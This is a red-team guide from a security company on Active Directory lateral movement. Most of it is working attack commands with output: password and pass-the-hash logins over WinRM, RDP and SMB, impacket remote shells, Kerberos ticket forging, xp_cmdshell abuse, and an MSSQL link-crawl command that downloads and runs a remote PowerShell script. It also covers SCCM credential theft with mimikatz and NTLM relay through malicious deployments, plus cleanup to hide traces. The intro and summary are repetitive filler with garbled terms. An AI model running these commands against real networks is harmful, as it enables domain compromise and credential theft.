

LATERAL MOVEMENT


PWNING THE DOMAIN



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INTRODUCTION

In the realm of cybersecurity, the concept of lateral movement has become a critical focal point for defenders and attackers alike. As organizations fortify their defenses against external threats, adversaries seek alternative routes to infiltrate networks and systems. This intricate dance of offense and defense unfolds within the domain of lateral movement, where attackers leverage various techniques to navigate through a network once initial access has been achieved.

One of the fundamental pillars of lateral movement is the exploitation of passwords. Whether through brute-force attacks, password spraying, or the exploitation of weak credentials, attackers exploit the vulnerabilities inherent in password-based authentication systems. Password A represents not just a string of characters, but often a gateway to deeper network access and control.

Beyond passwords, attackers exploit vulnerabilities in protocols such as WinRM (Windows Remote Management), RDP (Remote Desktop Protocol), and MSSQL (Microsoft SQL Server) to move laterally within a network. These protocols, while essential for legitimate network operations, can become conduits for unauthorized access in the hands of malicious actors.

The exploitation of SMB (Server Message Block) protocol vulnerabilities is another avenue for lateral movement. By leveraging SMB vulnerabilities, attackers can gain unauthorized access to shared resources and execute commands on remote systems, effectively expanding their reach within the network.


Interactive-shell techniques allow attackers to execute arbitrary commands on compromised systems, further facilitating lateral movement. By gaining interactive access to remote systems, attackers can explore, manipulate, and exfiltrate sensitive data, all while evading detection.

Hash-based attacks, such as NTHash A and Pass the Hash, represent sophisticated methods for lateral movement. By obtaining hashed credentials or authentication tokens, attackers can impersonate legitimate users and escalate privileges within the network.

Kerberos-related techniques, such as Pass the Ticket and Pass the Certificate, exploit weaknesses in authentication mechanisms to move laterally within a network. These techniques capitalize on trust relationships and cryptographic vulnerabilities to bypass security controls.

Additionally, attackers exploit weaknesses in enterprise systems such as WSUS (Windows Server Update Services) and SCCM (System Center Configuration Manager) to further their lateral movement efforts. By compromising these systems, attackers can manipulate software deployment processes, harvest credentials, and establish persistent access within the network.

In the complex landscape of lateral movement, defenders must remain vigilant, continuously adapting their strategies to detect and mitigate evolving threats. By understanding the techniques employed by attackers and implementing robust security measures, organizations can defend against the persistent threat of lateral movement and safeguard their critical assets.



DOCUMENT INFO



HADESS

To be the vanguard of cybersecurity, HadesS envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish HadesS as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At HadesS, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

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EXECUTIVE SUMMARY

In the landscape of cybersecurity, lateral movement techniques serve as crucial tools for attackers to navigate through networks once initial access has been gained. These techniques encompass various methods, including exploitation of vulnerabilities in authentication protocols, abuse of trust relationships, and manipulation of enterprise systems. Password-based attacks, represented by Password A and techniques like Pass the Hash, allow adversaries to leverage compromised credentials to move laterally within a network. Protocols like WinRM, RDP, and MSSQL are exploited to gain remote access to systems, while vulnerabilities in SMB protocol provide avenues for unauthorized access to shared resources. Interactive-shell techniques enable attackers to execute arbitrary commands on compromised systems, facilitating further infiltration and data exfiltration.

Hash-based attacks, such as NTHash A and Pass the Ticket, exploit weaknesses in authentication mechanisms like Kerberos to escalate privileges and move laterally within a network. Attackers also target enterprise systems like WSUS and SCCM, manipulating software deployment processes and harvesting credentials to establish persistence. Key findings indicate that lateral movement techniques continue to evolve, with attackers constantly refining their tactics to bypass security measures and maintain access within targeted networks. Understanding and mitigating these techniques are crucial for defenders to safeguard against persistent threats and protect critical assets from unauthorized access and exploitation.

Key Findings

In summary, lateral movement in the domain of cybersecurity encompasses a myriad of techniques used by attackers to navigate through networks and systems. From password-based attacks to exploitation of authentication vulnerabilities and manipulation of enterprise systems, adversaries employ diverse tactics to gain and maintain access within targeted networks. Understanding these techniques and implementing robust security measures are essential for defenders to detect, mitigate, and prevent unauthorized lateral movement, thereby safeguarding critical assets from exploitation and compromise.

ABSTRACT

Lateral movement, the process by which attackers navigate through networks after gaining initial access, is a critical component of modern cyber threats. This abstract delves into various techniques employed by adversaries to exploit vulnerabilities and move laterally within targeted domains.

Techniques such as Password A and Pass the Hash exploit weaknesses in authentication systems, while protocols like WinRM, RDP, and MSSQL provide avenues for remote access to systems. Additionally, attackers leverage vulnerabilities in SMB protocol and interactive-shell techniques to further infiltrate networks.

Hash-based attacks, including NTHash A and Pass the Ticket, exploit authentication mechanisms like Kerberos, while manipulation of enterprise systems such as WSUS and SCCM allows for credential harvesting and software deployment.

Key findings from this exploration highlight the persistent evolution of lateral movement techniques, with attackers continuously refining their tactics to evade detection and maintain access within compromised networks. Understanding these techniques is crucial for defenders to implement effective security measures and mitigate the risk of unauthorized access and data exploitation.

By staying informed about the latest trends in lateral movement and adopting proactive defense strategies, organizations can better protect their critical assets from cyber threats.



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Pwning the Domain: Lateral Movement

01

ATTACKS

Lateral movement in red teaming is all about moving between targets in the environment to reach the objective.

Password

When you find a password you can pass it to different services to check if you can get it. In this article we'll be going through a few of them.

WinRM

WinRM is a management protocol used to remotely communicate with another system in the Windows realm. You can pass the password to this service to gain access if it's enabled:


```
└─$ evil-winrm -i 192.168.100.100 -u 'matrix\administrator' -p 'P@$$w0rd'
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM: PS C:\Users\administrator\Documents>
```

In this scenario we have a password which we passed to WinRM using the 'evil-winrm' tool.

RDP

RDP is a protocol to remotely control desktop computers. Once again we can pass our password to this service if enabled: In this scenario we've used 'xfreerdp' to talk with the RDP protocol and gained access to the system through a graphical interface.

```
└─$ sudo xfreerdp /u:'matrix\administrator' /p:'P@$$w0rd' /v:192.168.100.100:3389
[02:31:00:600] [12251:12252] [WARN][com.freerdp.crypto] - Certificate verification failed
[02:31:00:600] [12251:12252] [WARN][com.freerdp.crypto] - CN = client1.matrix.local
[02:31:02:112] [12251:12252] [INFO][com.freerdp.gdi] - Local framebuffer format RDP_RGBA_FORMAT_8888
[02:31:02:112] [12251:12252] [INFO][com.freerdp.gdi] - Remote framebuffer format RDP_RGBA_FORMAT_8888
[02:31:02:233] [12251:12252] [INFO][com.freerdp.channels.rdpnd.client] - [Static]
[02:31:02:234] [12251:12252] [INFO][com.freerdp.channels.drdynvc.client] - Loading
[02:31:04:661] [12251:12252] [INFO][com.freerdp.client.x11] - Logon Error Info LO
```



MSSQL

We can also pass the password to MSSQL service if enabled and authorized to exfiltrate sensitive information out of the network or to execute OS commands. To check if MSSQL is enabled on the target system:

```
crackmapexec mssql 192.168.100.100 -u 'matrix\administrator' -p 'P@$$W0rd'
```

SMB

SMB is a file sharing protocol widely used in the Windows realm. To check if authorized:

```

└─$ crackmapexec smb 192.168.100.100 -u 'neo' -p 'P@$$W0rd1'
SMB 192.168.100.100 445 CLIENT1 [*] Windows 10.0 Build 19041 x64
SMB 192.168.100.100 445 CLIENT1 [+] matrix.local\neo:P@$$W0rd1

```

To list shared folders:

```

└─$ smbclient -U 'matrix\neo' -L \\192.168.100.100
Password for [MATRIX\neo]:

      Sharename      Type            Comment
      ──────────      ───            ─────────
ADMIN$              Disk            Remote Admin
C$                  Disk            Default share
IPC$                IPC             Remote IPC
Users               Disk

```

And finally to connect to the target share which in our case is 'Users':

```

└─$ smbclient -U 'matrix\neo' '\\192.168.100.100\Users
Password for [MATRIX\neo]:
Try "help" to get a list of possible commands.
smb: \> ls
.                DR              0   Tue Apr  2 02:18:55 2024
..               DR              0   Tue Apr  2 02:18:55 2024
Default          DHR             0   Sun Mar 17 07:50:34 2024
desktop.ini      AHS             174 Sat Dec  7 04:12:42 2019
neo.MATRIX       D               0   Tue Apr  2 02:11:37 2024

                    5158399 blocks of size 4096. 1887048 blocks available
smb: \> █

```

Interactive-shell

There are many tools developed that enable us to get an interactive-shell by abusing protocols such as SMB. 'psexec' from 'impacket' is one of the popular tools used to get a shell:

```
(kali@kali) [~/Desktop]
└─$ impacket-psexec 'administrator:P@$$W0rd'@192.168.100.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.100.100.....
[*] Found writable share ADMIN$
[*] Uploading file AoPWZULs.exe
[*] Opening SVCManager on 192.168.100.100.....
[*] Creating service tDpo on 192.168.100.100.....
[*] Starting service tDpo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> |
```

As you can see it finds a writable share and uploads a file, then creates a service and starts it to execute the file giving us 'nt authority\system' access to the system.

There are also other tools that can do magic like that:

```
└─$ impacket-smbexec 'administrator:P@$$W0rd'@192.168.100.100
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
```

And 'wmiexec':

```
└─$ impacket-wmiexec 'administrator:P@$$W0rd'@192.168.100.100
Impacket v0.11.0 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
matrix\administrator
```

NTHash

NTLMv1, NTLMv2 and NTHash are all confusing terms and used interchangeably but let's settle this once and for all:

- NTHash: this is the hash of the password stored in the system in SAM hive and in active directory networks in the NTDS file.
- NTLMv1: this is a challenge/response protocol to authenticate to a system using the NTHash.
- NTLMv2: this is the newer version of the NTLM protocol with some adjustments but the same concept.

Now that we've settled this, let's get back to business.

Pass-the-Hash

PtH or Pass-the-Hash attack is an attack where the attacker passes NTHash to systems instead of passwords. Remember NTLM? We as an end user type our password and let the system send it through a hashing algorithm to become NTHash and then send that to NTLM to authenticate us to the target system. Now in PtH, instead of typing the password and letting the system make a hash out of it for us, we pass the already found NTHash, skipping those steps before authentication.

```
--$ evil-winrm -i 192.168.100.100 -u 'matrix\administrator' -H '2777b7fec870e04dda00cd7260f7bee6'
evil-winrm shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
evil-winrm PS C:\Users\administrator\Documents>
```

For this scenario we passed it to the WinRM service.

Overpass-the-Hash

PtH is good and all, but what if we want to pass a ticket instead of a hash? Well by having a NTHash, we can request a TGT for ourselves and pass that which is just what Overpass-the-Hash is all about.

First step is to request a TGT:

```
└─$ impacket-getTGT matrix.local/administrator -hashes ':2777b7fec870e04dda00cd7260f7bee6' -dc-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Saving ticket in administrator.ccache
```

Then saving the ticket file path in 'KRB5CCNAME' environment variable:

```
└─$ export KRB5CCNAME=/home/kali/Desktop/administrator.ccache
```

And finally passing that ticket:

```
└─$ impacket-psexec matrix.local/administrator@dc01.matrix.local -k -no-pass -dc-ip 192.168.100.10 -target-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 192.168.100.10.....
[*] Found writable share ADMIN$
[*] Uploading file DFqgVfil.exe
[*] Opening SVCManager on 192.168.100.10.....
[*] Creating service Vvz2 on 192.168.100.10.....
[*] Starting service Vvz2.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1970]
Copyright (c) Microsoft Corporation. All rights reserved.
```

Pass-the-Key

In Kerberos authentication, we can provide 5 types of keys. 4 symmetric keys:

- RC4: same as NTHash
- AES128
- AES256
- DES

And 1 asymmetric key: a certificate.

In PtK, we pass the AES128, AES256 and DES keys instead of NTHash. The steps are similar to the last attack but instead of using a NTHash, we use a key:

```

kali@kali: ~/Desktop
└─$ impacket-getTGT matrix.local/administrator -aesKey 'c5e56eb0d7d0bd198dd0b905af452f4340a7a138c78cd086f8532107db724e91' -dc-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Saving ticket in administrator.ccache

└─$ export KRB5CCNAME=/home/kali/Desktop/administrator.ccache

└─$ impacket-psexec matrix.local/administrator@dc01.matrix.local -k -no-pass -dc-ip 192.168.100.10 -target-ip 192.168.100.10
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Requesting shares on 192.168.100.10....
[*] Found writable share ADMIN$
[*] Uploading file jr0jFljv.exe
[*] Opening SVCManager on 192.168.100.10....
[*] Creating service Wsau on 192.168.100.10....
[*] Starting service Wsau....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

And that's it!

MSSQL

Execute OS Commands

The `xp_cmdshell` procedure can be used to execute shell commands on the SQL server if you have ****sysadmin privileges****. `Invoke-SQLOSCmd` cmdlets from `PowerUpSQL` provides a simple mean of using it.

```

powershell Invoke-SQLOSCmd -Instance "sql-2.dev.cyberbotic.io,1433" -Command "whoami" -RawResults
dev\mssql_svc

```

if we try to run `xp_cmdshell` directly from Heidi or [mssqlclient](#) because, [its disable](#) by default. we can run the following command to find the current state of `xp_cmdshell` :

```

SELECT value FROM sys.configurations WHERE name='xp_cmdshell';

0

```

the zero indicate that the `xp_cmdshell` is disable.

The reason this works `Invoke-SQLOSCmd` is because it will automatically attempt to enable `xp_cmdshell` if it's not already , execute the given command , and then disable it again.

To enable it manually we can run the following commands :

```
sp_configure 'Show Advance Options', 1;RECONFIGURE;  
sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```

now output should show 1 , which means its enable and we can run the system command

Trusted Link Abuse in MS SQL

There is concept of Database Link in SQL server to access external data sources such as other SQL server, Oracle Database, excel spreadsheet , and so on. But due to common misconfigurations these "Linked servers", can often be exploited to traverse database link networks, gain unauthorized access to data and even deploy shell on the system.

If a user has privileges to access MSSQL instances, he could be able to use it to execute commands in the MSSQL host (if running as SA). Also, if a MSSQL instance is trusted (database link) by a different MSSQL instance. If the user has privileges over the trusted database, he is going to be able to use the trust relationship to execute queries also in the other instance. This trusts can be chained and at some point the user might be able to find some misconfigured database where he can execute commands or stored procedures. Database links work even across forest trust.

```
Import-Module .\PowerupSQL.psd1  
  
#Get local MSSQL instance (if any)  
Get-SQLInstanceLocal  
Get-SQLInstanceLocal | Get-SQLServerInfo  
  
#If you don't have a AD account, you can try to find MSSQL scanning via  
UDP  
#First, you will need a list of hosts to scan  
Get-Content c:\temp\computers.txt | Get-SQLInstanceScanUDP -Verbose -  
Threads 10  
  
#If you have some valid credentials and you have discovered valid MSSQL  
hosts you can try to login into them  
#The discovered MSSQL servers must be on the file: C:\temp\instances.txt  
Get-SQLInstanceFile -FilePath C:\temp\instances.txt | Get-  
SQLConnectionTest -Verbose -Username test -Password test  
  
## FROM INSIDE OF THE DOMAIN  
#Get info about valid MSQL instances running in domain  
#This looks for SPNs that starts with MSSQL (not always is a MSSQL running  
instance)  
Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose
```

```
#Test connections with each one
Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -verbose

#Try to connect and obtain info from each MSSQL server (also useful to
check connectivity)
Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose

#Dump an instance (a lot of CSVs generated in current dir)
Invoke-SQLDumpInfo -Verbose -Instance "dcorp-mssql"

#Look for MSSQL links of an accessible instance
Get-SQLServerLink -Instance dcorp-mssql -Verbose #Check for DatabaseLinkd
> 0

#Crawl trusted links, starting from the given one (the user being used by
the MSSQL instance is also specified)
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Verbose

#If you are sysadmin in some trusted link you can enable xp_cmdshell with:
Get-SQLServerLinkCrawl -instance "<INSTANCE1>" -verbose -Query
'EXECUTE(''sp_configure ''xp_cmdshell'',1;reconfigure;') AT "
<INSTANCE2>"'

#Execute a query in all linked instances (try to execute commands), output
should be in CustomQuery field
Get-SQLServerLinkCrawl -Instance mssql-srv.domain.local -Query "exec
master..xp_cmdshell 'whoami'"

#Obtain a shell
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query 'exec
master..xp_cmdshell "powershell iex (New-Object
Net.WebClient).DownloadString(''http://172.16.100.114:8080/pc.ps1'')"'

#Check for possible vulnerabilities on an instance where you have access
Invoke-SQLAudit -Verbose -Instance "dcorp-
mssql.dollarcorp.moneycorp.local"

#Try to escalate privileges on an instance
Invoke-SQLEscalatePriv -Verbose -Instance "SQLServer1\Instance1"
```

Credential Harvest

The **credential harvesting** can be used for lateral movement and privilege escalation. The Credential harvesting includes all the ways that could permit to retrieve SCCM related credentials in the environment. Most commonly you can harvest SCCM credentials within these three locations:

- Locally on an SCCM (Windows) client. Most commonly stored in the WMI database or cached in the CIM store and some might also appear in SCCM Log Files.
- Locally on an SCCM member server, where the SCCM Management Point (MP) usually hosts the biggest pot of gold
- Stored in Policy definitions that can be remotely fetched from Management Points.

Network Access Account

(Network Access Account) NAAs are manually created domain accounts used to retrieve data from the SCCM Distribution Point (DP) **if the machine cannot use its machine account. Typically, when a machine has not yet been registered in the domain**. For those cases an NAA is often created by SCCM admins. To do this, the SCCM server sends the NAA policy to the machine, which will store the credentials encrypted by DPAPI on the disk. **The credentials can be retrieved by requesting the WMI class in the CIM store in a binary file on the disk.**

NAA doesn't need to be privileged on the domain, but it can happen that administrators give too many privileges to these accounts.

It is worth to note that, even after deleting or changing the NAA in the SCCM configuration, the binary file still contains the encrypted credentials on the enrolled computers.

Here are all the ways to extract SCCM credentials using NAA :

```
# Locally

## Locally From WMI

PS:> Get-WmiObject -Namespace ROOT\ccm\policy\Machine\ActualConfig -Class
CCM_NetworkAccessAccount

## Extracting from CIM store

PS:> .\SharpSCCM.exe local secretes disk

## Extracting from WMI

PS:> .\SharpSCCM.exe local secretes wmi

## Using SharpDPAPI

PS:> .\SharpDPAPI.exe SCCM

## Using mimikatz

.\mimikatz.exe

mimikatz # privilege::debug

mimikatz # token::elevate

mimikatz # dpapi::sccm


# Remotely from policy

PS:> .\SharpSCCM.exe get secretes
```

Client Push Credentials

In order to manage devices, the SCCM Management Point (MP) will install SCCM "client" to all managed devices. There are multiple options to roll-out these "SCCM Clients" to the devices, where the "Client Push Installation" is one options (notable the least secure option) . Similar to NAAs , we have "Client Push Account" dedicated .These manually added accounts have admin right on the target device to install SCCM client.

Now we can use these account to coercing it to authenticate with our machine. We can then either crack those hashes to harvest creds or relay this authentication onto other devices to move laterally. The main requirement of this is Client Push Account needs to have local admin on all clients to works.



we can trigger DDR like so :

- In SCCM, navigate to the "Assets and Compliance" workspace.
- Under "Overview", select "Devices".
- Right-click on the device or devices where you want to trigger the client push.
- Select "Client Notification" > "Configuration Manager" > "Install Client".
- This will trigger the SCCM client installation on the selected devices.

Note that we get both the machine account and the Client Push account. Password cracking can be attempted using mode 5600 in `hashcat`.

```
[SMB] NTLMv2-SSP Client      : 10.10.0.101
[SMB] NTLMv2-SSP Username   : SCCMLAB\sccmclientpush
[SMB] NTLMv2-SSP Hash       : sccmclientpush::SCCMLAB:ccce14a
A0059004800450004003400570049004E002D0030003400480059003500
C3A3D9CBD90106000400020000000800300030000000000000000000
03600310000000000000000000
[SMB] NTLMv2-SSP Client      : 10.10.0.101
[SMB] NTLMv2-SSP Username   : SCCMLAB\SCCM$
[SMB] NTLMv2-SSP Hash       : SCCM$::SCCMLAB:848f5b95a9929020
00450004003400570049004E002D003000340048005900350037005800
9010600040002000000008003000300000000000000000000000400000
0000000000000000
```

Application & Script Deployment

Application and scripts are natural deployment objects of SCCM . These object can be abuse to deploy malicious PowerShell, VBA script or even run the exe application .

Few things to take into consideration while deploying the script or application.

- Make a plan what script you want to deploy and where , you wont be spraying all the payload on all the client machine.
- Try to add you target to one collection and then try to deploy your malicious script on that collection.
- You should ensure you have sufficient administrative privileges to create device collection, add device and creating application and deployment of them.
- Cleanup: You want to cleanup all your steps (delete application, delete created device collection) after your exploit attempt

For exploiting we can use ****SharSCCM**** again, Here are the step by step guide to deploy our malicious Script / Application in SCCM Environment :

****Step 1:**** Check the administrative privileges to SCCM DP (distribution point)

```
PS:> .\SharpSCCM.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
```

```

SHARPSCCM
[+] Querying the local WMI repository for the current management point and site code
[+] Connecting to \\127.0.0.1\wmi
[+] Current Management point: SA-SCCM-1.Safelliance.local
[+] Site code: SAS
[+] Connecting to WISA-SCCM-1.Safelliance.localroot\WMI\Site_SAS
[+] Executing WQL query: SELECT AdminID,CategoryNames,CollectionNames,LogonName,RoleNames FROM SMS_Admin
*****
CategoryNames: All
CollectionNames: All Systems, All Users and User Groups
LogonName: Safelliance\jick_black
RoleNames: Full Administrator
*****
CategoryNames: Default
CollectionNames: All Systems, All Users and User Groups
LogonName: Safelliance\SCCM-user1
RoleNames: Application Administrator
*****
[+] Compiling the application for the target device
[+] C:\SpaceLand\bin\wmi\Scripts\SCCM\SharpSCCM -\SharpSCCM.exe get class-instances SMS_Admin -p CategoryNames -p CollectionNames -p LogonName -p RoleNames
*****

```

Compromised User is "Full Administrator"

****Step 2:**** Find the right device to deploy the script on

```
## List all active SCCM devices where the SCCM client is installed
PS:> .\SharpSCCM.exe get devices -w "Active=1 and Client=1"
```

Now from the Output Note down the device's resource name or resource id ('ResourceName: XXX', 'ResourceID: XXXX'). we will use ****ResourceID**** for exploitation.

****Step 3**:** Deploying malicious application to target device

instead application to deploy to the target machine , we will just trigger an install from a remote UNC Path in order to capture or relay an incoming NTLM authentication. because its more stealthier , target device is more likely support NTLM and most important is that we can capture the NTLM hashes of the user account that are logged on the client or machine account (we can choose)

we can do so , very easily via SharSCCM.exe . since we already have RID (resource id) of the target we want to deploy script on. We can use the following command :

```
sudo python3 ntlmrelayx.py -smb2support -socks -ts -ip 10.250.2.100 -t 10.250.2.179
```

```
PS:>.\SharpSCCM.exe exec -rid 16777220 -r 10.250.2.100
```

```
Administrator: powershell (running at SafeBanc\Jack.Black)
PS: C:\Users\jack\OneDrive\Scripts\SCCM\SharpSCCM> .\SharpSCCM.exe exec -t 16777220 -r 10.250.2.100

SHARPSCCM

[*] Querying the local WMI repository for the current management point and site code
[*] Connecting to \\127.0.0.1\root\WMI
[*] Current management point: SA-SCCM-1.SafeBanc.local
[*] WMI code: 045
[*] Connecting to \\SA-SCCM-1.SafeBanc.local\root\WMI\site_S45
[*] Found 0 collections matching the specified CollectionID
[*] Creating new device collection: Devices_1ef9446-c7c8-496d-95d8-bc738ad3164
[*] Successfully created collection
[*] Found members named SA5002A-1 with ResourceID: 16777220
[*] Address SA5002A-1 (16777220) to Device: 1ef9446-c7c8-496d-95d8-bc738ad3164
[*] Waiting for WMI collection member to become available...
[*] New collection member is not available yet... trying again in 5 seconds
[*] New collection member is not available yet... trying again in 5 seconds
[*] Successfully added SA5002A-1 (16777220) to Device: 1ef9446-c7c8-496d-95d8-bc738ad3164
[*] Creating new application: Application_cc21c331-62a7-4693-86c1-52e5fe982e0
[*] Application path: \\10.250.2.100\045
[*] Added application to run in the context of the logged on user
[*] Successfully created application
[*] Creating new deployment of Application_cc21c331-62a7-4693-86c1-52e5fe982e0 to Device: 1ef9446-c7c8-496d-95d8-bc738ad3164 (SA5002A)
[*] Found the Application_cc21c331-62a7-4693-86c1-52e5fe982e0 application
[*] Successfully created deployment of Application_cc21c331-62a7-4693-86c1-52e5fe982e0 to Device: 1ef9446-c7c8-496d-95d8-bc738ad3164 (SA5002A)
[*] New deployment name: Application_cc21c331-62a7-4693-86c1-52e5fe982e0_SA5002A_Install
[*] Waiting for new deployment to become available
[*] New deployment is available, waiting 30 seconds for updated policy to become available
[*] Finding all members of Device_1ef9446-c7c8-496d-95d8-bc738ad3164 (SA5002A) to retrieve machine policy and execute any new applications available
[*] Waiting 30 seconds for execution to complete...
[*] Cleaning up
[*] Found the Application_cc21c331-62a7-4693-86c1-52e5fe982e0_SA5002A_Install deployment
[*] Deleted the Application_cc21c331-62a7-4693-86c1-52e5fe982e0_SA5002A_Install deployment
[*] Querying for deployment of Application_cc21c331-62a7-4693-86c1-52e5fe982e0_SA5002A_Install
[*] No remaining deployments named Application_cc21c331-62a7-4693-86c1-52e5fe982e0_SA5002A_Install were found
[*] Found the Application_cc21c331-62a7-4693-86c1-52e5fe982e0 application
[*] Deleted the Application_cc21c331-62a7-4693-86c1-52e5fe982e0 application
[*] Querying for applications named Application_cc21c331-62a7-4693-86c1-52e5fe982e0
[*] No remaining applications named Application_cc21c331-62a7-4693-86c1-52e5fe982e0 were found
[*] Deleted the Device_1ef9446-c7c8-496d-95d8-bc738ad3164 collection (SA5002A)
[*] Deleted the Device_1ef9446-c7c8-496d-95d8-bc738ad3164 collection (SA5002A)
[*] Querying for the Device_1ef9446-c7c8-496d-95d8-bc738ad3164 collection (SA5002A)
[*] Found 0 collections matching the specified CollectionID
[*] No remaining collections named Device_1ef9446-c7c8-496d-95d8-bc738ad3164 with CollectionID: SA5002A were found
[*] Completed execution in 00:02:29.0009779
PS: C:\Users\jack\OneDrive\Scripts\SCCM\SharpSCCM>
```

This will relay the authentication credential or we can capture the NTLM hash via `Pcredz` by running it simultaneously or move laterally within network by relaying the Hashes.

Also note that we've chosen to execute the deployment in the context of the logged-on user. we can trigger the deployment using the target device's computer account use the flag `-s` or `--run-as-system`


```
PS:>.\SharpSCCM.exe exec -rid 16777220 -r 10.250.2.100 --run-as-system
```



Conclusion

In conclusion, the exploration of lateral movement techniques reveals the multifaceted nature of cyber threats and the sophisticated tactics employed by adversaries to navigate through networks. Techniques such as Password A, Pass the Hash, and Pass the Ticket highlight the vulnerabilities inherent in authentication mechanisms, while protocols like WinRM, RDP, and MSSQL serve as conduits for remote access to systems. Additionally, attackers exploit weaknesses in SMB protocol and utilize interactive-shell techniques to further infiltrate networks and execute arbitrary commands. The manipulation of enterprise systems such as WSUS and SCCM underscores the importance of securing software deployment processes and safeguarding credentials.

Overall, the study of lateral movement underscores the dynamic nature of cyber threats, with attackers continuously evolving their tactics to bypass security measures and maintain access within compromised networks. Defenders must remain vigilant, staying abreast of the latest trends in lateral movement and implementing robust security measures to mitigate the risk of unauthorized access and data exploitation. By adopting proactive defense strategies and fostering a culture of cybersecurity awareness, organizations can better protect their critical assets and mitigate the impact of cyber threats in the ever-changing landscape of cybersecurity.





cat ~/.hades

"Hades" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

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